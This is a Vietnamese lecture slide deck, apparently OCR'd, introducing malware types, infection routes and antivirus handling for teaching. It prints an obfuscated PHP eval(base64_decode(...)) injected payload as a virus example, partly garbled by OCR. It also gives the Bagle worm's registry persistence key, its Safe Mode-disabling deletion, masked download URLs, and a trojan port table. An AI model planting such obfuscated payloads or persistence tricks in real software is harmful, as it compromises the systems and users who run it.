
# BÀI 2

## Khái niệm, phân loại và các đặc tính của mã độc

- Khái niệm về mã độc
- Phân loại mã độc
- Cách thức lây lan, phát tán của mã độc
- Phòng chống mã độc

# KHÁI NIỆM MALWARE (1)



**Mã độc (Malware =** Malicious software**)** là chương trình độc hại được chèn vào hệ thống để ảnh hưởng tới tính bí mật, tính sẵn sàng và tính toàn vẹn của hệ thống.

# KHÁI NIỆM MALWARE (2)

1

Mã độc chính là các chương trình hay đoạn chương trình có đầy đủ các đặc điểm của chương trình bình thường

2

Thông thường những mã độc nguy hiểm đều tồn tại dưới dạng một hay nhiều file trong hệ thống.

3

Mã độc phải sử dụng một kĩ thuật nào đó để cho phép nó khởi động trên hệ điều hành.

# PHÂN LOẠI MÃ ĐỘC (1)

| | |
|---|---|
| Trojan Horse | Virus |
| Backdoor | Worms |
| Rootkit | Spyware |
| Ransomware | Botnet |
| Adware | Crypter |

# PHÂN LOẠI MÃ ĐỘC (2)

- Việc phân loại mã độc cho chúng ta một cách nhìn cơ bản về hành vi của loại mã độc, tạo thuận lợi cho việc tìm kiếm, phân tích
- Chưa có chuẩn chung nào về việc phân loại malware. Về cơ bản malware được chia thành 3 loại chính là:
  - Virus
  - Worm
  - Trojan

# Virus


**Virus đã được biên dịch**
- Có khả năng thực thi ngay.
- Chủ yếu xuất hiện trên dòng hệ điều hành Windows.

```
1  <?php /**/
   eval(base64_decode("aWYoZnVuY3Rpb25fZXhpc3RzKCdvYl9zdGFydCcpJiYhaXNzZXQoJEdMTOJBTFNbJ2lyX25vJlC
   AgICAgIGlmKCFmdW5jdGlvbl9leGlzdHMoJ2dtbCcpKXsgICAgIGZlbmN0aW9uIGdtbCgpeyAgICAgIGlmICghc3RyaXN0c
   VkVSWyJIVFRQX1VTRVJfQUdFTlQiXSwieWFob28iKSkpeyAgICAgICByZXR1cm4gYmFzZTY0X2RlY29kZSgiUEh0amNtbHc
   AgICAgIH0gICAgICByZXR1cm4gIiI7ICAgICB9ICAgICAgIGlmKCFmdW5jdGlvbl9leGlzdHMoJ2d6ZGVjb2R1J
   Qyl7ICAgICAgJFIzMEIyQUI4REMxNDk2RDA2QjIzMEE3MUQ4OTYyQUYlRDlAb3JkKEBzdWJzdHIoJFIlQTlDRjFCNDk3NTA
   VBNTNEQUQ5PTEwOyAgICAgICRSQTNENTJFNTJBND g5MzZDREUwRjUzNTZCQjA4NjUyRjI9MDsgICAgICBpZigkUjMwQjBQ
   MDdBNEQ5MUUyOUVCPUBlbnBhY2soJ3YnLHNlYnN0cigkUjVBOUNGMUI0OTclMDJBQ0EyM0M4RjYxMUElNjQ2ODRDLDEwLDI
   ZENEVGRUFEMDdBNEQ5MUUyOUVCWzFdOyAgICAgICAkUkJFNEM0RDAzN0U5MzkyMjZGNjU4MTI4ODVBNTNEQUQ5KzOyKyRSN
   GNUQm0Cl7ICAgICAgICRSQkU0QzREMDM3RTkzOTIyNkY2NTgxMjg4NUElM0RBRDk9QHN
   Q5KSsxOyAgICAgIH0gICAgICBpZigkUjMwQjBQjhEQzE0OTZEMDZCMjMwQTcxRDg5N
   QzhGNjExQTU2NDY4NEMsY2hyKDApLCRSQkU0QzREMDM3RTkzOTIyNkY2NTgxMjg4NUE
   M3RTkzOTIyNkY2NTgxMjg4NUElM0RBRDkrPTI7ICAgICAgfSAgICAgICRSMDM0QUUyQ
   UFJCRTRDNEQwMzdFOTM5MjI2RjYlODEyODglQTUzREFEOSkpOyAgICAgIGlmKCRSMDM
   M9JFIlQTlDRjFCNDk3NTAyQUNBMjNDOEY2MTFBNTY0NjgOQzsgICAgICB9ICAgICAgc
   MTIxRjcwOTg5NUVGNTRFQkE3RkE2Qjc4Qil7ICAgICBIZWFkZXIoJ0NvbnRlbnQtRW5
   g5NUVGNTRFQkE3RkE2Qjc4Qik7ICAgICAgIGlmKHByZWdfbWF0Y2goJy9cPFwvYm9ke
   Xlw+XSpcPikvc2knLGdtbCgpLiJcbiIuJyQxJywwkUkExNzlBQkQzQTdCOUUyOEMzNjl
   AgICAgfSAgICB9ICAgIG9iX3NOYXJOKCdtcm9iaCcpOyAgIH0gIH0= "));?>
```

**Virus thông dịch**
- Cần phải có trình thông dịch
- Thường gặp các scripting virus, hay virus Marco.

# Virus (cont)

Do người dùng kích hoạt, tự nhân bản, lây nhiễm bản thân

Cần bám vào một file dữ liệu hay file thực thi trong hệ điều hành. Khi các file này chạy thì virus cũng được khởi tạo

Khó xử lí, có thể lây lan rất nhiều bản trong hệ thống.

# Virus (cont)

## Virus – Cách thức lây nhiễm

- Lây nhiễm sang các máy tính khác thông qua việc người dùng chuyển các tập tin bị nhiễm qua các máy tính khác, hoặc thông qua việc chia sẻ file lây nhiễm, gửi qua email …
- Tốc độ lây nhiễm chậm (so với worm)
- Xoá hoặc thay đổi file, đôi khi thay đổi vị trí của file

# Virus (cont)

## Virus - Cách thức lây nhiễm


**Lây lan qua USB**


Lây lan qua các chương trình chat.

# Virus (cont)

## Virus - Cách thức lây nhiễm

Browser




Email

# Virus (cont)


## Virus - Cách thức lây nhiễm


Giả mạo phần mềm

Lây nhiễm thông qua file thực thi


# Virus (cont)

**Phát hiện bằng Anti-virus**
**=> (dựa theo Signature hoặc Heuristic – Phòng đoán)**



# Virus (cont)

Xử lý virus



# Virus (cont)

Các signature của các loại Virus xuất hiện từ nhiều năm trước có còn được lưu lại trong csdl không? Nếu có thì có phải lo ngại csdl sẽ quá lớn không?

Ví dụ, giải pháp của Symatec:

- Các signature của các loại mã độc xuất hiện từ nhiều năm thì được lưu trong cơ sở dữ liệu (Global Intelligence Network).
- Giải pháp Endponit Security của Symantec sử dụng 1 máy chủ để quản lýác E. Các endpoint SYMC chỉ cập nhật những cơ sở dữ liệu mới từ máy chủ quản lý.
- Nếu trên Endpoint không có dữ liệu, nó sẽ hỏi lên máy chủ quản lý, nếu máy chủ quản lý không có thông tin, nó sẽ check trên cơ sở dữ liệu GIN trên Cloud của SYMC. Do đó luôn có được đầy đủ các Signature
- Cở sở dữ liệu (signature) đầy đủ được lưu lại trên Cloud

# Virus (cont)

Các chương trình anti-virus thường cấu hình theo thứ tự ưu tiên sau:

(1) Sửa chữa các file

(2) cô lập file bị nhiễm

(3) xoá tập tin


# Virus (cont)

- Repairing the infected file
  - Đây là phương pháp tốt nhất. Các Anti-vr có các cách khác nhau để loại bỏ VR và sửa chữa file bị nhiễm.
- Restoring original files from a backup
  - Nhiều file ứng dụng hoặc file hệ thống quan trọng được anti-virus backup.
  - Anti-vr sẽ xoá các file bị nhiễm, sau đó khôi phục lại từ file backup. Đây cũng là cách nhanh gọn và hiệu quả.

    Tuy nhiên, số lượng các file backup có thể bị hạn chế
- Putting into Quarantine (cô lập, cách ly)
  - Nếu không có cách sửa chữa, và cũng ko có file backup => cần cách ly với hy vọng khôi phục được trong tương lai

# PHÂN LOẠI MÃ ĐỘC

## Worm



# Worm

- Là file tồn tại độc lập

- Tự nhân bản

- Có các công cụ tạo tự động
- Rất phổ biến trên thực tế.

# Worm (cont)

- Lây lan, nhân bản sang máy tính khác bằng con đường network thông qua việc khai thác các điểm yếu của ứng dụng hoặc HĐH, không cần sự can thiệp của người dùng.
- Cách lây nhiễm
  - Email  Attachments (lây nhiễm qua email)
  - Link web
  - P2P (Sharing file)
- Thông thường worm chỉ chiếm CPU và bộ nhớ, không lây nhiễm vào file

# Worm (cont)

- Ví dụ: tìm hiểu đặc điểm của Email Worm.Win32.Bagle.gt
  - Lây nhiễm qua con đường email
  - Thu thập các địa chỉ email trên máy tính và gửi một bản sao của chính nó cho tất cả các email thu thập được.
  - Tải các chương trình độc hại khác trên Internet về lây nhiễm trên máy tính nạn nhân.
  - Tạo thư mục ẩn như sau và sinh file mới trong thư mục này

  %Documents and Settings%\Application Data\hidn

# Worm (cont)

- Tạo thêm một khóa mới trong hệ thống registry như sau để luôn khởi động cùng máy tính

  [HKCU\Software\Microsoft\Windows\CurrentVersion\Run]
  "drv_st_key" = "%Documents and Settings%\Application Data\hidn\hidn2.exe"

- Xóa khóa sau trong registry để máy tính không thể khởi động vào chế độ an toàn Safe mode:

  [HKLM\System\CurrentControlSet\Control\SafeBoot]

- Thông qua cổng 80 kết nối đến các host và domain sau để có thể tải thêm các mã độc hại khác:

  http://acce***le.cl/1/eml.php;

  http://am***dy.com/1/eml.php..

  ….

# PHÂN LOẠI MÃ ĐỘC


**Trojan Hourse**

# Trojan Hourse


**Ba kịch bản thường thấy:**

- Thực hiện chức năng bình thường của một chương trình, kèm theo các chức năng phá hoại nào đó => tích hợp 2 file thực thi làm một
- Thực thi các chức năng bình thường nhưng sửa đổi một số chức năng để gây hại. => chỉ một file nhưng thực thi hai nhiệm vụ (tốt – xấu)
- Thực thi chương trình gây hại bằng danh nghĩa chương trình không có hại => mạo danh một file thực thi bình thường


# Trojan Hourse (cont)

- Không giống Virus & Worm, Trojan không tự nhân bản
- Do Trojan không được thiết kế để lây nhiễm, nên nó được phát tán bằng những cách sau:
  - Qua email (attach file)
  - Qua đường link (email, các trang mạng)

    => kết hợp với kỹ thuật Social engineering
  - Mã độc khác tải về máy

# Trojan Hourse (cont)

## Các hoạt động thường thấy



# Trojan Hourse (cont)

## Các loại Trojan -1

- Backdoor => điều khiển từ xa, như
  - Gửi dữ liệu cho Attacker
  - Xoá tập tin
  - Khởi động lại máy tính
  - Tạo mạng botnet hoặc Zombie => tấn công DoS
- Trojan-Banker
  - Ăn cắp tài khoản ngân hàng, thẻ tín dụng
- Trojan-Downloader
  - Kết nối đến các Domain để tải thêm mã độc từ Internet . Ví dụ, **Trojan- nloader.Win32.FlyStudio.ho**

# Trojan Hourse (cont)

## Các loại Trojan -2

- Trojan-Ransom
  - Xoá, mã hoá dữ liệu trên máy tính của bạn và tống tiền
- Trojan-FakeAV
  - Giả mảo phần mềm Anti-virus nhằm đưa ra các cảnh báo giả yêu cầu người dùng nạp tiền để xử lý sự cố.
- Trojan-GameThief
  - Ăn cắp tài khoản Game online
- Trojan-IM
  - Ăn cắp tài khoản YH, Skype

# Trojan Hourse (cont)

- Các cổng thường được sử dụng bởi Trojan

| Port | Trojan | Port | Trojan | Port | Trojan | Port | Trojan |
|---|---|---|---|---|---|---|---|
| 2 | Death | 1492 | FTP99CMP | 5569 | Robo-Hack | 21544 | GirlFriend 1.0, Beta-1.35 |
| 20 | Senna Spy | 1600 | Shivka-Burka | 6670-71 | DeepThroat | 22222 | Prosiak |
| 21 | Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash | 1807 | SpySender | 6969 | GateCrasher, Priority | 23456 | Evil FTP, Ugly FTP |
| 22 | Shaft | 1981 | Shockrave | 7000 | Remote Grab | 26274 | Delta |
| 23 | Tiny Telnet Server | 1999 | BackDoor 1.00-1.03 | 7300-08 | NetMonitor | 30100-02 | NetSphere 1.27a |
| 25 | Antigen, Email Password Sender, Terminator, WinPC, WinSpy, | 2001 | Trojan Cow | 7789 | ICKiller | 31337-38 | Back Orifice, DeepBO |
| 31 | Hackers Paradise | 2023 | Ripper | 8787 | BackOfrice 2000 | 31339 | NetSpy DK |
| 80 | Executor | 2115 | Bugs | 9872-9875 | Portal of Doom | 31666 | BOWhack |
| 421 | TCP Wrappers Trojan | 2140 | The Invasor | 9989 | iNi-Killer | 33333 | Prosiak |
| 456 | Hackers Paradise | 2155 | Illusion Mailer, Nirvana | 10607 | Coma 1.0.9 | 34324 | BigGluck, TN |
| 555 | Ini-Killer, Phase Zero, Stealth Spy | 3129 | Masters Paradise | 11000 | Senna Spy | 40412 | The Spy |
| 666 | Satanz Backdoor | 3150 | The Invasor | 11223 | Progenic trojan | 40421-26 | Masters Paradise |
| 1001 | Silencer, WebEx | 4092 | WinCrash | | | 47262 | Delta |
| 1011 | Doly Trojan | 4567 | File Nail 1 | 12223 | Hack´99 KeyLogger | 50505 | Sockets de Troie |
| 1095-98 | RAT | 4590 | ICQTrojan | 12345-46 | GabanBus, NetBus | 50766 | Fore |
| 1170 | Psyber Stream Server, Voice | 5000 | Bubbel | 12361, 12362 | Whack-a-mole | 53001 | Remote Windows Shutdown |
| 1234 | Ultors Trojan | 5001 | Sockets de Troie | 16969 | Priority | 54321 | SchoolBus .69-1.11 |
| 1243 | SubSeven 1.0 – 1.8 | 5321 | Firehotcker | 20001 | Millennium | 61466 | Telecommando |
| 1245 | VooDoo Doll | 5400-02 | Blade Runner | 20034 | NetBus 2.0, Beta-NetBus 2.01 | 65000 | Devil |

# Malicious Mobile Code

- Tận dụng quyền ưu tiên ngầm định để chạy mã từ xa.
- Không cần lời gọi từ phía người dùng.
- Không cần lây nhiễm vào file và không cần tự phát tán.

**Malicious Mobile Code**

# Rootkit-1

### Hypervisor Level Rootkit

Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a **virtual machine**

### Hardware/Firmware Rootkit

Hides in hardware devices or platform firmware which is not inspected for **code integrity**

### Kernel Level Rootkit

Adds malicious code or replaces original **OS kernel** and **device driver codes**

### Boot Loader Level Rootkit

Replaces the original **boot loader** with one controlled by a remote attacker

### Application Level Rootkit

Replaces regular **application binaries** with fake Trojan, or modifies the behavior of existing applications by injecting malicious code

